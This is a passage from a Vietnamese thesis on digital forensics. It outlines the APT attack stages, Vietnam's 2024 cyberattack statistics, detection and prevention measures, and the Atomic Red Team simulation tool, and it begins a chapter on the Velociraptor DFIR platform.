Khi hoạt động trong hệ thống máy tính của nạn nhân, Cbot ẩn náu trong 2 file là btwdins.exe và btwdins.dll, sau đó chúng thực hiện kết nối tới các link có chứa nội dung mục tiêu tấn công. Cbot thực hiện tải về các file \*.thn tương ứng từ các link này và sau khi giải mã file, Cbot sẽ nhận được nội dung có chứa các đường dẫn đến các trang báo điện tử là mục tiêu và các lệnh để tiến hành tấn công DDoS.

#### ❖ *Quá trình tấn công APT*

APT là một chuỗi tấn công phức tạp, gồm nhiều giai đoạn liên tục và có tính tổ chức cao. Các giai đoạn này được thực hiện để đảm bảo sự xâm nhập và khai thác hệ thống một cách đáng kể. Mỗi bước trong quy trình này nhấn mạnh vào việc duy trì quyền truy cập lâu dài trong khi tránh bị phát hiện.



Hình 1.19. Quy trình tấn công APT

### **Giai đoạn 1: Gain Access (Xâm nhập ban đầu)**

- Mục tiêu: Tìm cách xâm nhập vào hệ thống mục tiêu.
- Phương thức: Lợi dụng lỗ hổng bảo mật, phishing email, hay USB nhiễm mã độc.
- Ví dụ: Một email giả danh chứa liên kết tải file độc hại, sau khi người dùng tải về sẽ mở đường cho hacker xâm nhập.

### **Giai đoạn 2: Establish a Foothold (Thiết lập điểm đặt chân)**

- Mục tiêu: Duy trì sự hiện diện trong hệ thống.
- Phương thức: Cài mã độc như backdoor để hacker có thể quay lại.
- Ví dụ: Một backdoor được cài đặt vào hệ thống sau khi khai thác lỗ hổng.

### **Giai đoạn 3: Deepen Access (Mở rộng quyền truy cập)**

- Mục tiêu: Leo thang quyền hạn trong hệ thống.
- Phương thức: Thu thập thông tin tài khoản quản trị hoặc khai thác thêm lỗ hổng.
- Ví dụ: Sử dụng công cụ như Mimikatz để lấy mật khẩu từ bộ nhớ máy tính.

### **Giai đoạn 4: Move Laterally (Di chuyển ngang)**

- Mục tiêu: Mở rộng phạm vi kiểm soát sang các hệ thống khác.
- Phương thức: Sử dụng kết nối nội bộ để di chuyển từ máy này sang máy khác.
- Ví dụ: Hacker từ máy của một nhân viên chuyển sang máy chủ chứa dữ liệu nhạy cảm.

### **Giai đoạn 5: Look, Learn, Remain (Quan sát, Học hỏi, Duy trì)**

- Mục tiêu: Thu thập thông tin và duy trì sự hiện diện lâu dài.
- Phương thức: Âm thầm theo dõi, thu thập dữ liệu và xóa dấu vết.
- Ví dụ: Theo dõi hệ thống trong nhiều tháng để trích xuất dữ liệu quan trọng như chiến lược kinh doanh.

## **❖ Thực trạng tấn công APT ở Việt Nam**

Theo Hiệp hội An ninh mạng quốc gia (NCA), năm 2024, các cơ quan, doanh nghiệp tại Việt Nam liên tục đối mặt với nhiều thách thức nghiêm trọng trên không gian mạng. Đặc biệt là sự gia tăng đáng kể về số lượng và quy mô các vụ tấn công. Nhiều vụ việc nghiêm trọng đã xảy ra, nhắm vào các doanh nghiệp, tổ chức lớn như VNDirect, PVOIL, Vietnam Post và các cơ sở y tế, giáo dục... cho thấy bất kỳ lĩnh vực nào cũng có thể là mục tiêu tấn công của tội phạm mạng.

Báo cáo của NCA cho thấy, có tới 46,15% cơ quan, doanh nghiệp cho biết đã từng bị tấn công mạng ít nhất 1 lần trong năm qua, trong đó 6,77% thường xuyên bị tấn công. Tổng số vụ tấn công mạng trong năm ước tính lên tới hơn 659.000 vụ.

Còn theo báo cáo của Cục An ninh mạng và phòng, chống tội phạm sử dụng công nghệ cao (A05), Bộ Công an, chỉ tính riêng các đơn vị trọng yếu đã có tới hơn 74.000 cảnh báo tấn công mạng, trong đó có 83 chiến dịch tấn công có chủ đích APT.

Ông Vũ Ngọc Sơn, Trưởng ban Công nghệ, Hiệp hội An ninh mạng quốc gia cho biết: “Tình trạng tấn công mạng hiện nay đặt ra yêu cầu cấp bách về việc nâng cao nhận thức, đầu tư vào các giải pháp an ninh mạng tiên tiến. Cần đẩy mạnh sự hợp tác chặt chẽ giữa chính phủ, doanh nghiệp và cộng đồng công nghệ, nhanh chóng hoàn thiện hành lang pháp lý và chia sẻ thông tin kịp thời. Đây là những yếu tố quyết định để bảo vệ không gian mạng quốc gia và tạo nền tảng vững chắc cho sự phát triển trong kỷ nguyên số”.

### Tấn công có chủ đích APT phổ biến nhất 2024

Tấn công có chủ đích APT là hình thức tấn công phổ biến nhất năm 2024. Theo thống kê của NCA, có tới 26,14% các vụ tấn công trong năm là tấn công APT sử dụng mã độc gián điệp nằm vùng. Có 4 loại lỗ hổng thường bị tin tặc khai thác để tấn công có chủ đích gồm: Lỗ hổng trong các phần mềm đang sử dụng; Lỗ hổng trong quy trình quản lý, cấu hình, phân quyền; Lỗ hổng từ các chuỗi cung ứng (Supply Chain) không đảm bảo an toàn, an ninh; Lỗ hổng do con người trong hệ thống.

Ngoài nguy cơ bị đánh cắp thông tin, dữ liệu, các cơ quan, doanh nghiệp còn phải đối mặt với mối đe dọa bị mã hoá dữ liệu tổng tiền. Theo khảo sát, có tới 14,59% cơ quan, doanh nghiệp cho biết đã bị tấn công bằng mã độc ransomware trong năm qua. Đây là tỷ lệ đáng báo động bởi hình thức tấn công này rất nguy hiểm, mang tính “sát thương” cao. Khi đã bị mã hoá dữ liệu, không có cách nào để

giải mã, hoạt động của cơ quan, doanh nghiệp bị gián đoạn, đặc biệt uy tín bị ảnh hưởng.

Hiệp hội An ninh mạng quốc gia khuyến cáo, để đảm bảo an ninh mạng, các tổ chức cần thực hiện rà soát lỗ hổng hệ thống thường xuyên, bao gồm việc quét và đánh giá toàn diện các ứng dụng, phần mềm và thiết bị mạng, đồng thời cập nhật các bản vá bảo mật kịp thời. Thực hiện giám sát an ninh mạng 24/7 để phát hiện sớm các dấu hiệu bất thường. Xây dựng và duy trì kế hoạch ứng phó sự cố rõ ràng, đảm bảo có phương án sao lưu và phục hồi dữ liệu định kỳ, giảm thiểu thiệt hại khi xảy ra sự cố.

### Dự báo an ninh mạng năm 2025

NCA dự báo, trong năm 2025, Việt Nam sẽ tiếp tục đối mặt với những thách thức lớn về an ninh mạng, đặc biệt khi có nhiều sự kiện kinh tế, chính trị và ngoại giao quan trọng dự kiến sẽ diễn ra trong năm. Sẽ có nhiều vụ việc tấn công mạng mang màu sắc gián điệp, phá hoại. Các kỹ thuật tấn công mạng ngày càng tinh vi, đa dạng, vũ khí mạng được trang bị công nghệ trí tuệ nhân tạo AI để tăng khả năng dò tìm, khai thác lỗ hổng. Những hình thức tấn công chính vẫn là tấn công chủ đích APT, mã độc gián điệp spyware và mã hoá dữ liệu tống tiền ransomware. Các hệ thống điều khiển công nghiệp, xe tự hành, máy bay không người lái (drone) sẽ là mục tiêu mới của tin tặc.

Sự xuất hiện của các siêu máy tính, chip lượng tử với khả năng tính toán cực lớn mở ra những cơ hội nhưng cũng kéo theo những thách thức lớn cho an ninh mạng, đặc biệt là thách thức cho các hệ thống, thuật toán mã hoá. Sự gia tăng giá trị của các đồng tiền số (crypto currency) có thể làm tăng nguy cơ tấn công mạng, đặc biệt là các vụ trộm tiền số qua ví điện tử, sàn giao dịch hay thanh toán tiền chuộc dữ liệu bằng tiền số.

Doanh nghiệp, tổ chức sẽ phải đầu tư mạnh mẽ hơn vào công nghệ tiên tiến như các giải pháp ứng dụng trí tuệ nhân tạo, thông tin tình báo an ninh mạng để cải thiện khả năng phát hiện và ứng phó sớm.

### ❖ Các phương pháp phát hiện và ngăn chặn tấn công APT

Phát hiện và ngăn chặn tấn công APT (Advanced Persistent Threats) đòi hỏi các phương pháp phòng thủ đa lớp, với việc sử dụng công nghệ hiện đại và quy trình giám sát chặt chẽ. Dưới đây là các phương pháp phát hiện và ngăn chặn hiệu quả:

## 1. Phát hiện tấn công APT

### a) Giám sát lưu lượng mạng (Network Traffic Monitoring)

- Phân tích lưu lượng mạng: Sử dụng các công cụ phát hiện xâm nhập mạng (IDS/IPS) để theo dõi lưu lượng mạng, phát hiện các hoạt động bất thường, như lưu lượng mạng lớn đột ngột hoặc lưu lượng đáng ngờ ra ngoài hệ thống.
- Phân tích hành vi (Behavioral Analysis): Các giải pháp dựa trên trí tuệ nhân tạo (AI) có thể giúp phát hiện các hành vi bất thường của người dùng và thiết bị trên mạng, từ đó phát hiện các dấu hiệu của cuộc tấn công APT.

### b) Phát hiện malware và các kỹ thuật tấn công tinh vi

- Sandboxing: Sử dụng các môi trường ảo (sandbox) để phát hiện mã độc bằng cách cho phép chúng chạy trong môi trường an toàn. Nếu mã độc thực hiện các hành vi bất thường, nó sẽ bị phát hiện trước khi gây hại cho hệ thống thực.
- Phát hiện lỗ hổng zero-day: Sử dụng các giải pháp bảo mật tiên tiến có khả năng phát hiện các lỗ hổng zero-day thông qua phân tích hành vi của phần mềm và hệ thống.

### c) Giám sát và phân tích log (Log Monitoring and Analysis)

- Tập trung và phân tích log: Thu thập log từ các hệ thống, ứng dụng, và thiết bị mạng để phân tích các hành vi đáng ngờ. Các hệ thống SIEM (Security Information and Event Management) có thể tự động hóa quá trình này, phát hiện các mẫu bất thường liên quan đến tấn công APT.
- Phân tích lịch sử (Historical Analysis): Lưu trữ log dài hạn để phát hiện các dấu hiệu của cuộc tấn công APT kéo dài, vì các cuộc tấn công này thường hoạt động âm thầm trong thời gian dài.

### d) Phát hiện di chuyển ngang (Lateral Movement Detection)

- Giám sát sự di chuyển ngang trong hệ thống: Khi kẻ tấn công chiếm được quyền truy cập vào một máy trong mạng, chúng thường di chuyển sang các máy khác. Việc theo dõi sự di chuyển này có thể giúp phát hiện và ngăn chặn cuộc tấn công trước khi nó lan rộng.

## 2. Ngăn chặn tấn công APT

### a) Áp dụng nguyên tắc least privilege (Giới hạn quyền truy cập)

- Giới hạn quyền truy cập: Chỉ cung cấp quyền truy cập tối thiểu cần thiết cho nhân viên và ứng dụng, nhằm giảm thiểu thiệt hại nếu một tài khoản bị xâm phạm. Sử dụng công cụ quản lý đặc quyền (PAM - Privileged Access Management) để quản lý các tài khoản quản trị viên.
- Cấp quyền dựa trên vai trò (Role-Based Access Control - RBAC): Đảm bảo rằng chỉ những người dùng cần thiết mới có quyền truy cập vào các tài nguyên quan trọng, hạn chế việc di chuyển ngang trong mạng.

**b) Cơ chế xác thực và kiểm soát truy cập mạnh mẽ**

- Xác thực đa yếu tố (MFA - Multi-Factor Authentication): Yêu cầu người dùng phải xác thực bằng nhiều yếu tố (như mật khẩu, mã OTP, hoặc sinh trắc học) để giảm nguy cơ xâm nhập trái phép.
- Zero Trust Security: Xây dựng mô hình bảo mật không tin tưởng bất kỳ thiết bị, người dùng, hoặc ứng dụng nào kể cả khi chúng đã ở trong mạng nội bộ. Tất cả yêu cầu truy cập đều phải được xác thực lại.

**c) Cập nhật và vá lỗ hổng (Patch Management)**

- Cập nhật phần mềm thường xuyên: Đảm bảo hệ thống luôn được cập nhật các bản vá bảo mật mới nhất, đặc biệt là vá các lỗ hổng zero-day mà các nhóm APT thường khai thác.
- Quản lý lỗ hổng (Vulnerability Management): Sử dụng các công cụ quét lỗ hổng để xác định và khắc phục các lỗ hổng trong hệ thống trước khi chúng bị lợi dụng.

**d) Bảo mật email và web**

- Chống phishing: Sử dụng các giải pháp chống phishing để lọc và ngăn chặn các email độc hại. Đây là cách phổ biến nhất mà APT sử dụng để xâm nhập vào hệ thống.
- Chặn các website độc hại: Sử dụng các bộ lọc web để ngăn chặn truy cập đến các trang web độc hại hoặc giả mạo, nơi có thể chứa mã độc hoặc dụ người dùng tải xuống phần mềm độc hại.

**e) Mã hóa dữ liệu (Data Encryption)**

- Mã hóa dữ liệu quan trọng: Bảo vệ dữ liệu nhạy cảm bằng cách mã hóa chúng cả khi lưu trữ (at rest) và khi truyền tải (in transit), giúp giảm thiểu nguy cơ lộ lọt dữ liệu trong trường hợp bị xâm nhập.
- Bảo vệ các điểm cuối (Endpoint Security): Triển khai các giải pháp bảo vệ endpoint, chẳng hạn như phần mềm diệt virus, firewall cá nhân, và các công

cụ phát hiện xâm nhập dành cho điểm cuối để ngăn chặn các cuộc tấn công vào thiết bị của người dùng cuối.

**f) Quản lý sự kiện bảo mật (Incident Response Management)**

- Xây dựng quy trình phản ứng sự cố: Các tổ chức cần có quy trình phản ứng sự cố (incident response) rõ ràng, với các bước cụ thể để nhận diện, cô lập, và giải quyết các cuộc tấn công APT một cách nhanh chóng.
- Kiểm tra và thử nghiệm: Thực hiện các bài kiểm tra thâm nhập (penetration testing) và diễn tập mô phỏng sự cố để đánh giá và cải thiện khả năng phản ứng sự cố trong tổ chức.


**g) Sử dụng công nghệ AI và machine learning**

- Phân tích hành vi bất thường (Anomaly Detection): Sử dụng AI và machine learning để phân tích hành vi của người dùng và hệ thống, từ đó phát hiện các hành vi bất thường có thể chỉ ra sự hiện diện của cuộc tấn công APT.
- Tự động hóa phản ứng sự cố: Sử dụng các hệ thống tự động hóa để phát hiện và phản ứng với các cuộc tấn công trong thời gian thực, giảm thiểu sự chậm trễ do yêu cầu can thiệp thủ công

*1.3.2. Tìm hiểu về Atomic Red Team*

**❖ Giới thiệu về Atomic Red Team**

Atomic Red Team (ART) là một công cụ mã nguồn mở được thiết kế để mô phỏng các cuộc tấn công mạng trong môi trường kiểm tra nhằm mục đích đánh giá khả năng phát hiện và phản ứng của các hệ thống bảo mật. ART được phát triển bởi Red Canary và đóng vai trò quan trọng trong việc giúp các tổ chức bảo mật xác minh hiệu quả của các cơ chế phát hiện mới đe dọa mà họ đã triển khai. Điểm mạnh của ART nằm ở khả năng mô phỏng các kỹ thuật tấn công thực tế dựa trên khung kiến thức về mối đe dọa nổi tiếng MITRE ATT&CK.



Hình 1.20. Giới thiệu về Atomic Red Team

#### ❖ Mục tiêu của Atomic Red Team

Atomic Red Team ra đời nhằm đáp ứng nhu cầu ngày càng tăng của các tổ chức trong việc kiểm tra và đánh giá các hệ thống an ninh mạng một cách hiệu quả, nhanh chóng mà không cần phải tạo ra các môi trường giả lập phức tạp và tốn kém. Những cuộc tấn công mạng ngày càng tinh vi và khó phát hiện, khiến việc kiểm tra khả năng phòng thủ của hệ thống trở nên cấp thiết hơn bao giờ hết. ART giúp giải quyết vấn đề này bằng cách cung cấp các thử nghiệm mô phỏng có quy mô nhỏ, đơn giản nhưng hiệu quả cao.


#### Mục tiêu chính của ART là giúp các tổ chức:

- Kiểm tra khả năng phát hiện của hệ thống: ART cho phép các tổ chức kiểm tra khả năng phát hiện các cuộc tấn công mạng của các hệ thống phòng thủ hiện tại.
- Nâng cao kỹ năng phản ứng với sự cố an ninh mạng: ART mô phỏng các kịch bản tấn công thực tế, giúp các nhóm bảo mật luyện tập cách phản ứng với các cuộc tấn công trong một môi trường an toàn.

- Đào tạo đội ngũ bảo mật: ART cung cấp các bài thử nghiệm đơn giản và có thể tái sử dụng, giúp nâng cao kỹ năng cho các thành viên trong đội ngũ bảo mật.

### ❖ Khung MITRE ATT&CK và vai trò của nó trong Atomic Red Team

MITRE ATT&CK là một khung kiến thức về các chiến thuật và kỹ thuật tấn công mạng được sử dụng bởi các tác nhân đe dọa thực tế. Khung này giúp phân loại và xác định các hành vi tấn công dựa trên kinh nghiệm từ các cuộc tấn công mạng thực tế. MITRE ATT&CK bao gồm nhiều kỹ thuật thuộc các giai đoạn khác nhau của chuỗi tấn công, từ khởi đầu cho đến leo thang đặc quyền, di chuyển ngang, và cuối cùng là mục tiêu kiểm soát hoặc phá hoại hệ thống.



Hình 1.21. Khung MITRE ATT&CK

Atomic Red Team tích hợp chặt chẽ với MITRE ATT&CK, với mỗi kỹ thuật tấn công được mô phỏng trong ART đều tương ứng với một hoặc nhiều kỹ thuật trong khung này. Điều này giúp người dùng ART dễ dàng lựa chọn và thực hiện các thử nghiệm dựa trên các kỹ thuật tấn công phổ biến hoặc cụ thể mà họ muốn kiểm tra.

### ❖ Cách thức hoạt động của Atomic Red Team

Atomic Red Team bao gồm nhiều thử nghiệm nhỏ lẻ được gọi là "atomics". Mỗi "atomic" là một mô phỏng cụ thể của một kỹ thuật tấn công đơn lẻ, chẳng hạn như kỹ thuật leo thang đặc quyền trên Windows, di chuyển ngang trong mạng, hoặc khai thác lỗ hổng bảo mật trong phần mềm. Người dùng có thể lựa chọn chạy

các thử nghiệm độc lập hoặc kết hợp nhiều "atomics" để mô phỏng các cuộc tấn công phức tạp hơn.

Mỗi thử nghiệm được thực hiện bởi ART đều có hướng dẫn chi tiết về cách thực hiện, bao gồm các yêu cầu về hệ thống, các bước chuẩn bị và lệnh thực thi. ART hỗ trợ nhiều hệ điều hành khác nhau như Windows, Linux, và macOS, giúp mở rộng phạm vi ứng dụng của công cụ trong nhiều môi trường khác nhau.

#### ❖ Ví dụ về các kỹ thuật phổ biến được mô phỏng bởi ART:

- **Truy xuất thông tin đăng nhập (Credential Dumping):** Một trong những kỹ thuật phổ biến được tin tặc sử dụng để đánh cắp thông tin đăng nhập của người dùng hệ thống.
- **Di chuyển ngang (Lateral Movement):** ART có khả năng mô phỏng các kỹ thuật cho phép kẻ tấn công di chuyển từ hệ thống này sang hệ thống khác trong mạng nội bộ.
- **Leo thang đặc quyền (Privilege Escalation):** ART cung cấp các thử nghiệm mô phỏng cách tin tặc có thể leo thang quyền hạn để giành quyền kiểm soát hệ thống.
- **Tấn công bằng mã độc (Malware Execution):** ART hỗ trợ mô phỏng việc thực thi các loại mã độc khác nhau, giúp kiểm tra các biện pháp bảo vệ trước tấn công bằng phần mềm độc hại.

#### ❖ Lợi ích của Atomic Red Team

- **Mã nguồn mở và miễn phí:** ART là một dự án mã nguồn mở, điều này có nghĩa là bất kỳ ai cũng có thể tải về, sử dụng và đóng góp vào việc phát triển công cụ này mà không cần phải trả bất kỳ chi phí nào. Điều này tạo điều kiện cho các tổ chức có ngân sách hạn chế vẫn có thể thực hiện các thử nghiệm bảo mật chuyên sâu.
- **Khả năng tùy chỉnh linh hoạt:** Người dùng có thể dễ dàng tùy chỉnh các thử nghiệm theo nhu cầu cụ thể của mình. ART cho phép tùy chỉnh cả các bước thực thi lẫn kịch bản tấn công, giúp kiểm tra các tình huống cụ thể phù hợp với môi trường tổ chức.
- **Tích hợp khung MITRE ATT&CK:** Nhờ tích hợp với MITRE ATT&CK, ART giúp các tổ chức dễ dàng xác định được các kỹ thuật tấn công cần phải kiểm tra, từ đó cải thiện khả năng phát hiện các cuộc tấn công trong thực tế.
- **Đơn giản và dễ sử dụng:** ART không yêu cầu người dùng phải có kiến thức chuyên sâu về bảo mật hay phát triển phần mềm. Chỉ cần một vài lệnh cơ

bản, các cuộc tấn công mạng có thể được mô phỏng một cách nhanh chóng và dễ dàng.

- **Kiểm tra an toàn trong môi trường kiểm soát:** Một trong những ưu điểm lớn nhất của ART là nó cho phép các tổ chức thực hiện các thử nghiệm mô phỏng mà không gây rủi ro đến môi trường sản xuất. Điều này đảm bảo rằng các hệ thống quan trọng không bị gián đoạn hoặc tổn hại trong quá trình kiểm tra.

### ❖ **Ứng dụng của Atomic Red Team trong thực tiễn**

Atomic Red Team đã và đang được sử dụng rộng rãi trong nhiều tổ chức để kiểm tra và đánh giá khả năng bảo vệ mạng của họ. ART không chỉ giúp phát hiện các lỗ hổng trong hệ thống mà còn cung cấp các bài thực hành tốt để giúp đội ngũ bảo mật cải thiện khả năng ứng phó với các mối đe dọa mạng.

**Dánh giá hệ thống phát hiện mối đe dọa:** ART thường được sử dụng để kiểm tra các hệ thống phát hiện xâm nhập (IDS/IPS) hoặc các giải pháp bảo mật khác nhằm xác định xem chúng có thể phát hiện các kỹ thuật tấn công phổ biến hay không.

**Phát triển quy trình phản ứng sự cố:** Các nhóm bảo mật có thể sử dụng ART để mô phỏng các cuộc tấn công và thử nghiệm quy trình phản ứng của họ, từ đó tìm ra những lỗ hổng hoặc điểm yếu trong quy trình và cải thiện chúng.

**Đào tạo và nâng cao nhận thức an ninh:** ART là một công cụ tuyệt vời để đào tạo các nhân viên bảo mật về cách nhận diện và phản ứng với các kỹ thuật tấn công thực tế. Thông qua việc mô phỏng các tình huống cụ thể, các tổ chức có thể nâng cao kỹ năng và nhận thức của đội ngũ bảo mật.

### **1.3. Kết luận chương 1**

Chương 1 đã mang đến một cái nhìn toàn diện và sâu sắc về điều tra số, từ những khái niệm cơ bản đến việc ứng dụng vào thực tế. Điều tra số không chỉ là một lĩnh vực chuyên môn mà còn là "vũ khí" đặc lực trong cuộc chiến với tội phạm mạng và bảo vệ hệ thống thông tin. Qua chương này, ta hiểu rằng điều tra số không đơn thuần là việc thu thập chứng cứ mà là một quá trình kỹ lưỡng, đòi hỏi sự chính xác, khả năng phân tích và kiến thức chuyên môn sâu rộng.

Bằng cách khám phá quy trình điều tra số từ đầu đến cuối, chúng ta đã nắm rõ các bước quan trọng trong việc xử lý sự cố mạng, từ thu thập dữ liệu, phân tích đến đưa ra các kết luận và biện pháp đối phó. Điều này nhấn mạnh tầm quan trọng của việc thực hiện điều tra một cách có hệ thống, đảm bảo rằng mọi thông tin đều được xử lý chính xác để mang lại kết quả đáng tin cậy.

Khi đi sâu vào điều tra số trên hệ điều hành, ta thấy rằng mỗi hệ điều hành đều có những đặc thù riêng, và việc nắm vững cách thức hoạt động của chúng là chìa khóa để phát hiện các dấu vết số một cách hiệu quả. Từ đó, chúng ta có thể sử dụng các công cụ như Autopsy, FTK Imager hay EnCase để hỗ trợ trong quá trình điều tra, giúp tăng cường tốc độ và độ chính xác.

Một trong những điểm nhấn quan trọng của chương này là phần giới thiệu về tấn công APT và công cụ Atomic Red Team. Tấn công APT là một mối đe dọa đáng lo ngại đối với bất kỳ hệ thống nào, bởi sự tinh vi và kiên trì của các tác nhân đứng sau nó. Thông qua việc mô phỏng các cuộc tấn công APT bằng Atomic Red Team, chúng ta có thể hiểu rõ hơn về cách mà các nhóm tấn công này hoạt động, từ đó chuẩn bị các biện pháp phòng thủ mạnh mẽ hơn. Điều này cũng nhấn mạnh tầm quan trọng của việc kiểm thử và nâng cao khả năng phòng thủ của hệ thống trước các mối đe dọa tiềm tàng.

Chương 1 không chỉ cung cấp kiến thức nền tảng về điều tra số mà còn khơi gợi sự cảnh giác trước các mối đe dọa ngày càng tinh vi trong thế giới số. Qua việc tìm hiểu quy trình điều tra số và cách ứng dụng các công cụ tiên tiến, người đọc sẽ có được cái nhìn tổng quát hơn về cách bảo vệ và phòng ngừa các nguy cơ tấn công mạng. Quan trọng hơn cả, chương này đã nhấn mạnh rằng điều tra số không chỉ là một lĩnh vực mang tính kỹ thuật mà còn là một nghệ thuật, nơi mà sự kiên nhẫn, kỹ năng và kiến thức hội tụ để bảo vệ môi trường số khỏi những nguy cơ tiềm ẩn.

## CHƯƠNG 2. TỔNG QUAN VỀ CÔNG CỤ VELOCIRAPTOR TRONG ĐIỀU TRA SỐ

### 2.1. Giới thiệu về công cụ mã nguồn mở Velociraptor

#### 2.2.1. Giới thiệu về Velociraptor

Velociraptor là một nền tảng mã nguồn mở dùng để giám sát thiết bị đầu cuối, điều tra và ứng cứu sự cố, được phát triển bởi các chuyên gia Pháp y và Ứng phó sự cố kỹ thuật số (DFIR) với người quản lý dự án là Michael Cohen, ông là một cựu nhân viên của Google và cũng đóng góp vào nhiều dự án mã nguồn mở khác như Google Rapid Response hay Rekall.

Vào năm 2018, Michael rời Google và thành lập một công ty dựa trên công cụ Google Rapid Response nhưng hiệu quả hơn và đó là Velociraptor. Công ty chủ quản đó là Velocidex và trực tiếp hỗ trợ dự án mã nguồn mở này. Tuy nhiên đến tháng 4 năm 2021 thì Rapid7 đã chính thức thông báo mua lại nền tảng này và tích hợp vào hệ thống của họ, tuy nhiên Velociraptor vẫn sẽ được duy trì như là một phần mềm mã nguồn mở giống Metasploit (công cụ đã được Rapid7 duy trì hơn 15 năm).

Velociraptor cung cấp một phương pháp mạnh mẽ và hiệu quả để tìm kiếm các chứng cứ cụ thể và giám sát các hoạt động trên các thiết bị đầu cuối. Ra đời từ nhu cầu về một phương pháp tiếp cận linh hoạt và có thể mở rộng hơn đối với điều tra điểm cuối, Velociraptor được tạo ra với triết lý ưu tiên độ chính xác và khả năng tương tác trực tiếp với các thiết bị đầu cuối.



Hình 2.1. Công cụ Velociraptor

## 2.2. Kiến trúc của Velociraptor

